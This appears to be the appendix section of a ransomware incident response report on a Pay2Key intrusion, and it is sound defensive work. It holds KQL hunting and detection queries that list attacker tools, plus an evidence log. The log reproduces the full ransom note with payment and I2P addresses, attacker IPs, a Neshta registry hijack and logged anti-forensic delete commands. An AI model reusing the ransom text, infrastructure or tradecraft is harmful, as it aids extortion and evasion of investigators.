File infector	Neshta (svchost.com)	Neshta (identical)
Credential tool	Mimikatz	Mimikatz + procdump
Recovery disablement	browser.exe	browser.exe (identical)
Encryptor path	OneDrive directory	OneDrive directory (identical)
Dwell time	~7 days	30 days
Data exfiltration	No evidence found	No evidence found

New findings not in published research:

1. Neshta infects KAPE forensic tools, rendering pre-installed IR tooling untrustworthy
2. Attacker broke own ScreenConnect via Neshta file infection, then reinstalled
3. ScreenConnect as RMM tool (published reports only document TeamViewer)
4. Confirmed RDP brute force as initial access vector (Beazley could not determine)
5. Two distinct operators supporting the IAB-to-affiliate model
6. 30-day dwell time vs 7 days in the published case
7. Multiple concurrent actors requiring attribution separation methodology

Limitations and Scope Caveats

This assessment is based on Microsoft Defender for Endpoint telemetry available at the time of investigation.

Activity prior to MDE onboarding, activity that did not generate endpoint telemetry, and data exfiltration via encrypted RDP sessions would not be visible in the available data.

The absence of evidence is not evidence of absence.

Attribution is based on infrastructure correlation and TTP matching, not direct actor identification. The presence of four concurrent threat actors in the environment increases the complexity of attribution.

Backup status and data classification were not assessed as part of this engagement.

Appendix A: Investigation Queries

All KQL queries used during the investigation, including IR Lead queries, attribution separation queries, and custom detection queries developed from this case.

Q1 // Encryption Anchor Timestamp

Identified the 763-file encryption spike and established the detonation window.

```
DeviceFileEvents
| where DeviceName contains "mts-contractorpc1"
| where Timestamp between (datetime(2026-03-30 14:33:00) .. datetime(2026-03-30 14:36:00))
| summarize FileCount = count() by InitiatingProcessFileName
| sort by FileCount desc
```

Q2 // Scope Assessment Across All Devices

Checked all 7 devices for presence of known malicious binaries. Confirmed 2 compromised, 5 clean.

```
DeviceProcessEvents
| where Timestamp between (datetime(2026-02-25 00:00:00) .. datetime(2026-03-30 00:00:00))
| where FileName in ("svchost.com", "sfx-i386-amd64.exe", "Synaptics.exe", "massscan_gui.exe", "3.exe", "mimikatz.exe", "onedrivesetup.exe", "browser.exe", "pscan241.exe", "procdump.exe", "netscan.exe")
| summarize count() by DeviceName, FileName
| sort by DeviceName asc
```

Q3 // Initial Access Timeline

Full logon chain from primary attacker IP across both hosts. Established 30-day dwell time.

```
DeviceLogonEvents
| where RemoteIP == "95.216.37.156"
| where ActionType == "LogonSuccess"
| project Timestamp, DeviceName, LogonType, AccountName
| sort by Timestamp asc
```

Q4 // Neshta Registry Hijack

Confirmed exefile shell handler modification routing all .exe execution through svchost.com.

```
DeviceRegistryEvents
| where DeviceName contains "mts-contractorpc1"
| where RegistryKey contains "exefile\\shell\\open\\command"
| project Timestamp, RegistryKey, RegistryValueName, RegistryValueData, InitiatingProcessFileName
| sort by Timestamp asc
```

Q5 // ScreenConnect C2 Connection

Identified C2 channel to ConnectWise relay on port 8041.

```
DeviceNetworkEvents
| where DeviceName contains "mts-contractorpc1"
| where InitiatingProcessFileName == "screenconnect.clientservice.exe"
| project Timestamp, RemoteIP, RemotePort, ActionType
| sort by Timestamp asc
```

Q6 // Encryptor Deletion (Anti-Forensics)

Captured svchost.com spawning cmd.exe to delete onedrivesetup.exe post-detonation.

```
DeviceProcessEvents
| where DeviceName contains "mts-contractorpc1"
| where FileName == "svchost.com" or InitiatingProcessFileName == "svchost.com"
| where Timestamp between (datetime(2026-03-30 14:33:00) .. datetime(2026-03-30 14:37:00))
```

```
| project Timestamp, FileName, ProcessCommandLine, InitiatingProcessFileName  
| sort by Timestamp asc
```

Q7 // Attribution Separation: DC Persistence Window

Proved Bolivian IPs were active on DC during Mar 15 persistence deployment while Pay2Key IP was absent.

```
DeviceLogonEvents  
| where DeviceName contains "mts-dc"  
| where Timestamp between (datetime(2026-03-15 07:00:00) .. datetime(2026-03-15  
09:00:00))  
| where LogonType in ("RemoteInteractive", "Network")  
| where RemoteIP != ""  
| project Timestamp, RemoteIP, AccountName, LogonType  
| sort by Timestamp asc
```

Q8 // Attribution Separation: DarkKomet Window

Proved Russian IP was active on contractor PC during DarkKomet deployment while Pay2Key IP was absent.

```
DeviceLogonEvents  
| where DeviceName contains "mts-contractorpc1"  
| where Timestamp between (datetime(2026-03-28 07:00:00) .. datetime(2026-03-28  
09:00:00))  
| where LogonType in ("RemoteInteractive", "Network")  
| where RemoteIP != ""  
| project Timestamp, RemoteIP, AccountName, LogonType  
| sort by Timestamp asc
```

Q9 // Environment Overview

Confirmed MDE onboarding status across all devices. No visibility gaps.

```
DeviceInfo  
| summarize arg_max(Timestamp, *) by DeviceName  
| project DeviceName, OSPlatform, OnboardingStatus  
| sort by DeviceName asc
```

Q10 // Attacker Network Connections (Filtered)

Filtered Azure and Windows infrastructure noise to isolate suspicious outbound connections.

```
DeviceNetworkEvents  
| where DeviceName contains "mts-contractorpc1"  
| where Timestamp between (datetime(2026-03-25 08:00:00) .. datetime(2026-03-30  
14:37:00))  
| where RemoteIPType == "Public"  
| where InitiatingProcessFileName !in ("svchost.exe", "monagentcore.exe",  
"monagentmanager.exe", "waappagent.exe",  
"windowsazurequestagent.exe", "mpdefendercoreservice.exe")  
| summarize ConnectionCount = count() by RemoteIP, RemotePort, InitiatingProcessFileName  
| sort by ConnectionCount desc
```

Q11 // SFX Dropper File Extraction Chain

Full extraction sequence from SFX dropper showing Neshta deployment, KAPE infection, and ScreenConnect corruption.

```
DeviceFileEvents  
| where DeviceName contains "mts-contractorpc1"  
| where InitiatingProcessFileName == "sfx-i386-amd64.exe"  
| project Timestamp, ActionType, FileName, FolderPath, FileSize  
| sort by Timestamp asc
```

Q12 // DC Full Attack Sequence

Complete malicious process timeline on DC: Mimikatz, enumeration, registry modification, shellcode compilation.

```
DeviceProcessEvents
| where DeviceName contains "mts-dc"
| where FileName in~ ("mimikatz.exe","powershell.exe","whoami.exe",
    "reg.exe","csc.exe","InstallUtil.exe","cmd.exe",
    "systeminfo.exe","ipconfig.exe","net.exe","netscan.exe",
    "pscan241.exe","arp.exe")
| project Timestamp, FileName, ProcessCommandLine, InitiatingProcessFileName
| sort by Timestamp asc
```

Q13 // Cross-Host Malicious Process Timeline

All malicious processes across both hosts in one view. Used for the full investigation timeline.

```
DeviceProcessEvents
| where FileName in~ ("mimikatz.exe","pscan241.exe","3.exe",
    "procdump.exe","netscan.exe","masscan.exe",
    "sfx-i386-amd64.exe","browser.exe","shellcode.exe")
| project Timestamp, DeviceName, FileName, InitiatingProcessFileName, AccountName
| sort by Timestamp asc
```

Q14 // Ransom Note Registry Evidence

Captured browser.exe writing full ransom note to LegalNoticeText including payment portal URLs.

```
DeviceRegistryEvents
| where DeviceName contains "mts-contractorpc1"
| where RegistryKey contains "LegalNoticeText" or RegistryKey contains
    "LegalNoticeCaption"
| project Timestamp, RegistryKey, RegistryValueName, RegistryValueData,
    InitiatingProcessFileName
| sort by Timestamp asc
```

Q15 // DarkKomet C2 Connection (Actor 3)

Confirmed DarkKomet callback to 69[.]42[.]215[.]252 on port 80.

```
DeviceNetworkEvents
| where RemoteIP == "69.42.215.252"
| project Timestamp, DeviceName, RemotePort, InitiatingProcessFileName, ActionType
| sort by Timestamp asc
```

Custom Detection Queries

The following queries were developed during this investigation and validated against live MDE telemetry. Both returned confirmed hits. These can be converted to Sigma rules for cross-platform deployment.

D1 // Custom Detection: Neshta Shell Handler Hijack

Detects modification of exefile shell open command to non-standard binary. Zero false positives expected.

```
DeviceRegistryEvents
| where RegistryKey contains "exefile\\shell\\open\\command"
| where ActionType == "RegistryValueSet"
| where RegistryValueData !contains "\\%1\" %*" or RegistryValueData contains
"svchost.com"
| project Timestamp, DeviceName, RegistryKey, RegistryValueData,
InitiatingProcessFileName
| sort by Timestamp asc
```

D2 // Custom Detection: svchost.com File Creation

Detects creation of svchost.com (not svchost.exe) anywhere on disk. Always malicious.

```
DeviceFileEvents
| where FileName == "svchost.com"
| where ActionType == "FileCreated"
| project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, FileSize
| sort by Timestamp asc
```

NOTE: MDE Advanced Hunting retains telemetry for 30 days by default. Queries targeting events outside the retention window may return partial or no results depending on when they are executed. All queries were validated during the active investigation window (March–April 2026).

Appendix B: Evidence Log

All evidence items confirmed with screenshots. Ordered by report section. All timestamps UTC.

E-001 // Custom Detection: Neshta exefile Shell Handler Hijack

DeviceRegistryEvents detecting exefile\shell\open\command modification. Three hits: sfx-i386-amd64.exe (Mar 25 08:06), bfetoolwin8.exe (Mar 25 08:24), svchost.com (Mar 31 desktop-1). Validated against live MDE.

Timestamp	DeviceName	RegistryKey	RegistryValueData	InitiatingProcessFileName
Mar 25, 2026 8:06:30 AM	mts-contractorpc1	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command	C:\Windows\svchost.com "%1" %*	sfx-i386-amd64.exe
Mar 25, 2026 8:06:30 AM	mts-contractorpc1	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command	C:\Windows\svchost.com "%1" %*	sfx-i386-amd64.exe
Mar 25, 2026 8:24:47 AM	mts-contractorpc1	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command	C:\Windows\svchost.com "%1" %*	bfetoolwin8.exe
Mar 25, 2026 8:24:47 AM	mts-contractorpc1	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command	C:\Windows\svchost.com "%1" %*	bfetoolwin8.exe
Mar 31, 2026 2:50:24 PM	desktop-1	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command	C:\Windows\svchost.com "%1" %*	svchost.com
Mar 31, 2026 2:50:24 PM	desktop-1	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command	C:\Windows\svchost.com "%1" %*	svchost.com

E-002 // Custom Detection: svchost.com File Creation

DeviceFileEvents detecting svchost.com creation. Seven hits Mar 25 to Apr 2. All 41,472 bytes. InitiatingProcessFileNames: sfx-i386-amd64.exe, bfetoolwin8.exe, findvolume.exe, msedge.exe, svchost.com, wasecagentprov.exe. Validated against live MDE.

Timestamp	DeviceName	FolderPath	InitiatingProcessFile...	FileSize
Mar 25, 2026 8:06:30 AM	mts-contractorpc1	C:\Windows\svchost.com	sfx-i386-amd64.exe	41472
Mar 25, 2026 8:24:47 AM	mts-contractorpc1	C:\Windows\svchost.com	bfetoolwin8.exe	41472
Mar 27, 2026 2:10:24 AM	mts-contractorpc1	C:\Windows\svchost.com	findvolume.exe	41472
Mar 27, 2026 8:11:00 PM	mts-contractorpc1	C:\Windows\svchost.com	findvolume.exe	41472
Mar 29, 2026 12:50:59 PM	mts-contractorpc1	C:\Windows\svchost.com	msedge.exe	41472
Mar 31, 2026 2:50:24 PM	desktop-1	C:\Windows\svchost.com	svchost.com	41472
Apr 2, 2026 2:25:50 PM	mts-contractorpc1	C:\Windows\svchost.com	wasecagentprov.exe	41472

E-003 // Ransom Note

LegalNoticeText popup with full ransom note: client.pay2key.pro, clearnet fallback 23[.]137[.]254[.]233, I2P fallback, victim ID. Plus DeviceRegistryEvents showing browser.exe writing legalnoticetext and legalnoticecaption Mar 25 08:09.

All your files have been stolen! You still have the original files, but they have been encrypted.

To recover your files and prevent them from being shared, go to the website:
https://client.pay2key.pro/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu
(<http://23.137.254.233/>
http://23.137.254.233/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu)

Before payment you will be able to send up to 3 test files for free decryption.
After payment, the system will automatically issue a tool to fully recover all your files.
In the event of payment, our file copies will be deleted without publication.
Your unique ID: UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu

If first address cannot be opened, visit our main site on the I2P network (similar to TOR):
http://pay2keys7rgdzrhgzxyd7egpxc2pusdrkofmqfnwclts2mjsrva.b32.i2p/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu
Special browser for accessing I2P sites: <https://github.com/PurpleI2P/i2pdbrowser/releases/tag/latest>

OK

The screenshot shows the Microsoft Defender interface. The main pane displays a list of registry events. The event selected is 'Mar 25, 2026 8:09:08 AM' with the action 'RegistryValueSet' and the registry key 'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System'. The registry value name is 'legalnoticetext' and the data is 'All your files have been stolen! You still have the original files, but they have been encrypted. To recover your files and prevent them from being shared, go to the website: https://client.pay2key.pro/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu (http://23.137.254.233/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu) Before payment you will be able to send up to 3 test files for free decryption. After payment, the system will automatically issue a tool to fully recover all your files. In the event of payment, our file copies will be deleted without publication. Your unique ID: UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu *** If first address cannot be opened, visit our main site on the I2P network (similar to TOR): http://pay2keys7rgdzrhgzxyd7egpxc2pusdrkofmqfnwclts2mjsrva.b32.i2p/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu Special browser for accessing I2P sites: https://github.com/PurpleI2P/i2pdbrowser/releases/tag/latest'.

Timestamp	ActionType	RegistryKey	RegistryValueName	RegistryValueData
Mar 16, 2026 2:28:19 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	MicrosoftEdgeAutoLaunch	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --r
Mar 16, 2026 3:28:25 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	MicrosoftEdgeAutoLaunch	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --r
Mar 16, 2026 7:28:25 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	MicrosoftEdgeAutoLaunch	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --r
Mar 16, 2026 11:28:31 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	MicrosoftEdgeAutoLaunch	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --r
Mar 16, 2026 3:28:35 PM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	MicrosoftEdgeAutoLaunch	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --r
Mar 16, 2026 7:28:36 PM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	MicrosoftEdgeAutoLaunch	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --r
Mar 12, 2026 3:06:34 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	MaxVirtualDesktopDimension	2560
Mar 12, 2026 3:06:34 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	MaxMonitorDimension	2560
Mar 25, 2026 8:09:08 AM	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft	legalnoticetext	All your files have been stolen! You still have the original files, but they have been encrypted. To recover your files and prevent them from being shared, go to the website: https://client.pay2key.pro/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu (http://23.137.254.233/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu) Before payment you will be able to send up to 3 test files for free decryption. After payment, the system will automatically issue a tool to fully recover all your files. In the event of payment, our file copies will be deleted without publication. Your unique ID: UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu *** If first address cannot be opened, visit our main site on the I2P network (similar to TOR): http://pay2keys7rgdzrhgzxyd7egpxc2pusdrkofmqfnwclts2mjsrva.b32.i2p/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu Special browser for accessing I2P sites: https://github.com/PurpleI2P/i2pdbrowser/releases/tag/latest
Mar 28, 2026 8:09:08 AM	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft	legalnoticecaption	
Mar 28, 2026 8:14:33 AM	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft	DisplayVersion	4.1.0.2980
Mar 28, 2026 8:14:33 AM	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft	DisplayName	WinCap 4.1.3
Mar 28, 2026 8:14:33 AM	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft	DisplayIcon	C:\Program Files (x86)\WinCap\uninstall.exe
Mar 2, 2026 11:49:21 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	Delete Cached Update Binai	C:\Windows\system32\cmd.exe /q /c del /q "%Users%\administrator\
Mar 8, 2026 11:40:12 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	Delete Cached Update Binai	C:\Windows\system32\cmd.exe /q /c del /q "%Users%\administrator\
Mar 14, 2026 3:29:20 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	Delete Cached Update Binai	C:\Windows\system32\cmd.exe /q /c del /q "%Users%\administrator\
Mar 2, 2026 8:08:34 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	Delete Cached Update Binai	C:\Windows\system32\cmd.exe /q /c del /q "%Users%\administrator\
Mar 2, 2026 11:49:21 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	Delete Cached Standalone L	C:\Windows\system32\cmd.exe /q /c del /q "%Users%\administrator\
Mar 8, 2026 11:40:12 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	Delete Cached Standalone L	C:\Windows\system32\cmd.exe /q /c del /q "%Users%\administrator\
Mar 14, 2026 3:29:20 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	Delete Cached Standalone L	C:\Windows\system32\cmd.exe /q /c del /q "%Users%\administrator\
Mar 25, 2026 8:08:34 AM	RegistryValueSet	HKEY_CURRENT_USERS-1-5-21-271835C	Delete Cached Standalone L	C:\Windows\system32\cmd.exe /q /c del /q "%Users%\administrator\
Mar 25, 2026 8:07:34 AM	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft	Debugger	C:\Windows\System32\SysTray.exe
Mar 25, 2026 8:07:34 AM	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft	Debugger	C:\Windows\System32\SysTray.exe

Inspect record

All details

Timestamp
Mar 25, 2026 8:09:08 AM

ActionType
RegistryValueSet

RegistryKey
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System

RegistryValueName
legalnoticetext

RegistryValueData
All your files have been stolen! You still have the original files, but they have been encrypted. To recover your files and prevent them from being shared, go to the website: https://client.pay2key.pro/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu (http://23.137.254.233/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu) Before payment you will be able to send up to 3 test files for free decryption. After payment, the system will automatically issue a tool to fully recover all your files. In the event of payment, our file copies will be deleted without publication. Your unique ID: UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu *** If first address cannot be opened, visit our main site on the I2P network (similar to TOR): http://pay2keys7rgdzrhgzxyd7egpxc2pusdrkofmqfnwclts2mjsrva.b32.i2p/?user_id=UigcMSk6nIbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu Special browser for accessing I2P sites: https://github.com/PurpleI2P/i2pdbrowser/releases/tag/latest

InitiatingProcessFileName
browser.exe

InitiatingProcessCommandLine
browser.exe

E-004 // Encryption Spike and Process Attribution

763 file operations in 2 minutes. onedrivesetup.exe: 669, svchost.exe: 73, onedrive.exe: 9, explorer.exe: 5, bfetoolwin8.exe: 4, svchost.com: 4. Anchor timestamp 14:34 UTC. Source: DeviceFileEvents. Query: Q1.

InitiatingProcessFileName	FileCount
> onedrivesetup.exe	669
> svchost.exe	73
> onedrive.exe	9
> explorer.exe	5
> bfetoolwin8.exe	4
> svchost.com	4
> filecoauth.exe	2
> spoolsv.exe	1
> powershell.exe	1

E-005 // RDP Brute Force Summary

Logon summary: 181[.]214[.]173[.]120 (79), 84[.]8[.]107[.]159 (63 user / 60 admin / 58 administrator), 103[.]27[.]76[.]167 (42), 14[.]136[.]73[.]18 (41). Multiple accounts targeted. Root cause proof. Source: DeviceLogonEvents.

☐	RemotelP	AccountName	LogonType	LogonCount
☐	> (i) 181.214.173.120	administrator	Network	79
☐	> (i) 84.8.107.159	user	Network	63
☐	> (i) 84.8.107.159	admin	Network	60
☐	> (i) 84.8.107.159	administrator	Network	58
☐	> (i) 103.27.76.167	administrator	Network	42
☐	> (i) 14.136.73.18	administrator	Network	41
☐	> (i) 172.245.92.120	admin	Network	40
☐	> (i) 85.239.151.10	administrator	Network	40
☐	> (i) 119.192.80.227	admin	Network	40
☐	> (i) 172.245.92.120	administrator	Network	40
☐	> (i) 171.6.243.214	admin	Network	40
☐	>	administrator	Network	31
☐	> (i) 109.205.211.102	administrator	Network	24
☐	> (i) 109.205.211.103	administrator	Network	23
☐	> (i) 143.244.44.184	administrator	Network	23
☐	> (i) 178.20.210.137	mts	Network	16
☐	>	administrator	RemoteInteractive	15
☐	> (i) 187.33.156.57	administrator	Network	13
☐	> (i) 102.88.21.213	user	Network	13
☐	> (i) 102.88.21.213	admin	Network	13
☐	> (i) 51.79.25.26	user	Network	13
☐	> (i) 51.79.25.26	test	Network	13

E-006 // Cross-Host Logon Timeline

95.[.]216.[.]37.[.]156 hitting both hosts. Mar 14 contractorpc1, Mar 14 DC, Mar 22 DC, Mar 26 contractorpc1, Mar 29 both hosts. Apr 5 return post-detonation (highlighted). 30-day dwell time in one screenshot. Source: DeviceLogonEvents. Query: Q3.

Timestamp	DeviceName	LogonType	AccountName	RemoteIP
> Mar 14, 2026 3:25:05 AM	mts-contractorpc1	Network	administrator	(95.216.37.156)
> Mar 14, 2026 3:25:08 AM	mts-contractorpc1	RemoteInteractive	administrator	(95.216.37.156)
> Mar 14, 2026 3:25:08 AM	mts-contractorpc1	RemoteInteractive	administrator	(95.216.37.156)
> Mar 14, 2026 4:14:03 PM	mts-dc.mts.local	Network	administrator	(95.216.37.156)
> Mar 14, 2026 4:14:06 PM	mts-dc.mts.local	RemoteInteractive	administrator	(95.216.37.156)
> Mar 14, 2026 4:14:06 PM	mts-dc.mts.local	RemoteInteractive	administrator	(95.216.37.156)
> Mar 14, 2026 4:14:08 PM	mts-dc.mts.local	Network	administrator	(95.216.37.156)
> Mar 14, 2026 4:14:11 PM	mts-dc.mts.local	Network	administrator	(95.216.37.156)
> Mar 14, 2026 4:14:16 PM	mts-dc.mts.local	Network	administrator	(95.216.37.156)
> Mar 22, 2026 5:02:17 AM	mts-dc.mts.local	Network	administrator	(95.216.37.156)
> Mar 22, 2026 5:02:17 AM	mts-dc.mts.local	Network	administrator	(95.216.37.156)
> Mar 22, 2026 5:02:22 AM	mts-dc.mts.local	RemoteInteractive	administrator	(95.216.37.156)
> Mar 22, 2026 5:02:22 AM	mts-dc.mts.local	RemoteInteractive	administrator	(95.216.37.156)
> Mar 22, 2026 5:02:22 AM	mts-dc.mts.local	RemoteInteractive	administrator	(95.216.37.156)
> Mar 26, 2026 11:14:57 AM	mts-contractorpc1	Network	administrator	(95.216.37.156)
> Mar 29, 2026 9:07:49 AM	mts-contractorpc1	Network	administrator	(95.216.37.156)
> Mar 29, 2026 11:16:10 PM	mts-dc.mts.local	Network	administrator	(95.216.37.156)
> Mar 29, 2026 11:16:10 PM	mts-dc.mts.local	Network	administrator	(95.216.37.156)
> Mar 29, 2026 11:16:14 PM	mts-dc.mts.local	RemoteInteractive	administrator	(95.216.37.156)
> Mar 29, 2026 11:16:14 PM	mts-dc.mts.local	RemoteInteractive	administrator	(95.216.37.156)
> Mar 29, 2026 11:16:14 PM	mts-dc.mts.local	RemoteInteractive	administrator	(95.216.37.156)
> Apr 5, 2026 12:36:02 AM	mts-contractorpc1	Network	administrator	(95.216.37.156)

E-007 // Post-Encryption Cleanup Chain

svchost.com spawning cmd.exe /q /c del targeting OneDrive\StandaloneUpdater and OneDrive\Update paths. ctfmon.exe /n at 14:36. Anti-forensic indicator removal (T1070.004). Source: DeviceProcessEvents.

Timestamp	FileName	ProcessCommandLine	InitiatingProcessFileName
> Mar 30, 2026 2:34:03 PM	FileCoAuth.exe	FILECO~1.EXE -Embedding	svchost.com
> Mar 30, 2026 2:34:05 PM	notepad.exe	notepad.exe C:\temp\HowToRestoreFiles.txt	svchost.com
> Mar 30, 2026 2:34:06 PM	OneDrive.exe	OneDrive.exe /background	svchost.com
> Mar 30, 2026 2:34:33 PM	OneDrivePatcher.exe	ONB3EC~1.EXE 26.040.0301.0001	svchost.com
> Mar 30, 2026 2:34:43 PM	BfeToolWin8.exe	BFETO~1.EXE	svchost.com
> Mar 30, 2026 2:34:43 PM	OneDriveSetup.exe	ONEDRI~1.EXE /update /restart /updateSource:ODU	svchost.com
> Mar 30, 2026 2:35:10 PM	FileSyncConfig.exe	FILESY~1.EXE	svchost.com
> Mar 30, 2026 2:35:13 PM	OneDrive.exe	OneDrive.exe /background	svchost.com
> Mar 30, 2026 2:36:03 PM	cmd.exe	cmd.exe /q /c del /q C:\Users\contractor\AppData\Local\Microsoft\OneDrive\StandaloneUpdater\OneDriveSetup.exe	svchost.com
> Mar 30, 2026 2:36:03 PM	cmd.exe	cmd.exe /q /c del /q C:\Users\contractor\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe	svchost.com
> Mar 30, 2026 2:36:03 PM	ctfmon.exe	ctfmon.exe /n	svchost.com

E-008 // SFX Dropper Chain: Dropper Files

sfx-i386-amd64.exe (2,336,614 bytes) 08:06:26, svchost.com (41,472 bytes) 08:06:30, setup.cmd (1,825 bytes) 08:06:31. Source: DeviceFileEvents.

Timestamp	ActionType	FileName	FolderPath
Mar 25, 2026 8:06:26 AM	FileCreated	sfx-i386-amd64.exe	C:\Users\administrator\AppData\Local\Temp\3582-490\sfx-i386-amd64.exe
Timestamp	Mar 25, 2026 8:06:26 AM		
ActionType	FileCreated		
FileName	sfx-i386-amd64.exe		
FolderPath	C:\Users\administrator\AppData\Local\Temp\3582-490\sfx-i386-amd64.exe		
FileSize	2336614		
Mar 25, 2026 8:06:30 AM	FileCreated	svchost.com	C:\Windows\svchost.com
Timestamp	Mar 25, 2026 8:06:30 AM		
ActionType	FileCreated		
FileName	svchost.com		
FolderPath	C:\Windows\svchost.com		
FileSize	41472		
Mar 25, 2026 8:06:31 AM	FileCreated	setup.cmd	C:\Users\administrator\AppData\Local\Temp\7ZipSfx.000\setup.cmd
Timestamp	Mar 25, 2026 8:06:31 AM		
ActionType	FileCreated		
FileName	setup.cmd		
FolderPath	C:\Users\administrator\AppData\Local\Temp\7ZipSfx.000\setup.cmd		
FileSize	1825		

E-009 // SFX Dropper Chain: browser.exe and Everything.exe Staging

7za.exe (256,512), Everything.exe (1,778,192), Everything32.dll (88,072), browser.exe (876,032) all FileCreated 08:07:23 in {661C7CDE...}. Pay2Key prep toolkit staged. Source: DeviceFileEvents.

Timestamp	ActionType	FileName	FolderPath
Mar 25, 2026 8:07:23 AM	FileCreated	7za.exe	C:\Users\administrator\AppData\Local\{661C7CDE-0625-8ADB-D30B-318FB1E57F18}\7za.exe
Timestamp	Mar 25, 2026 8:07:23 AM		
ActionType	FileCreated		
FileName	7za.exe		
FolderPath	C:\Users\administrator\AppData\Local\{661C7CDE-0625-8ADB-D30B-318FB1E57F18}\7za.exe		
FileSize	256512		
Mar 25, 2026 8:07:23 AM	FileCreated	Everything.exe	C:\Users\administrator\AppData\Local\{661C7CDE-0625-8ADB-D30B-318FB1E57F18}\Everything.exe
Timestamp	Mar 25, 2026 8:07:23 AM		
ActionType	FileCreated		
FileName	Everything.exe		
FolderPath	C:\Users\administrator\AppData\Local\{661C7CDE-0625-8ADB-D30B-318FB1E57F18}\Everything.exe		
FileSize	1778192		
Mar 25, 2026 8:07:23 AM	FileCreated	Everything32.dll	C:\Users\administrator\AppData\Local\{661C7CDE-0625-8ADB-D30B-318FB1E57F18}\Everything32.dll
Timestamp	Mar 25, 2026 8:07:23 AM		
ActionType	FileCreated		
FileName	Everything32.dll		
FolderPath	C:\Users\administrator\AppData\Local\{661C7CDE-0625-8ADB-D30B-318FB1E57F18}\Everything32.dll		
FileSize	88072		
Mar 25, 2026 8:07:23 AM	FileCreated	browser.exe	C:\Users\administrator\AppData\Local\{661C7CDE-0625-8ADB-D30B-318FB1E57F18}\browser.exe
Timestamp	Mar 25, 2026 8:07:23 AM		
ActionType	FileCreated		
FileName	browser.exe		
FolderPath	C:\Users\administrator\AppData\Local\{661C7CDE-0625-8ADB-D30B-318FB1E57F18}\browser.exe		
FileSize	876032		

E-010 // SFX Dropper Chain: KAPE Infection

kape.exe, AmcacheParser.exe, EvtxECmd.exe, MFTECmd.exe, PECmd.exe, RECcmd.exe and 11 more KAPE modules FileModified 08:07:04 to 08:07:07. Novel finding: forensic tools infected. Source: DeviceFileEvents.

> Mar 25, 2026 8:07:04 AM	FileModified	kape.exe	C:\Users\contractor\Downloads\KAPE\kape.exe	7045304
> Mar 25, 2026 8:07:04 AM	FileModified	AmcacheParser.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\AmcacheParser.exe	4712120
> Mar 25, 2026 8:07:04 AM	FileModified	AppCompatCacheParser.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\AppCompatCacheParser.exe	4564216
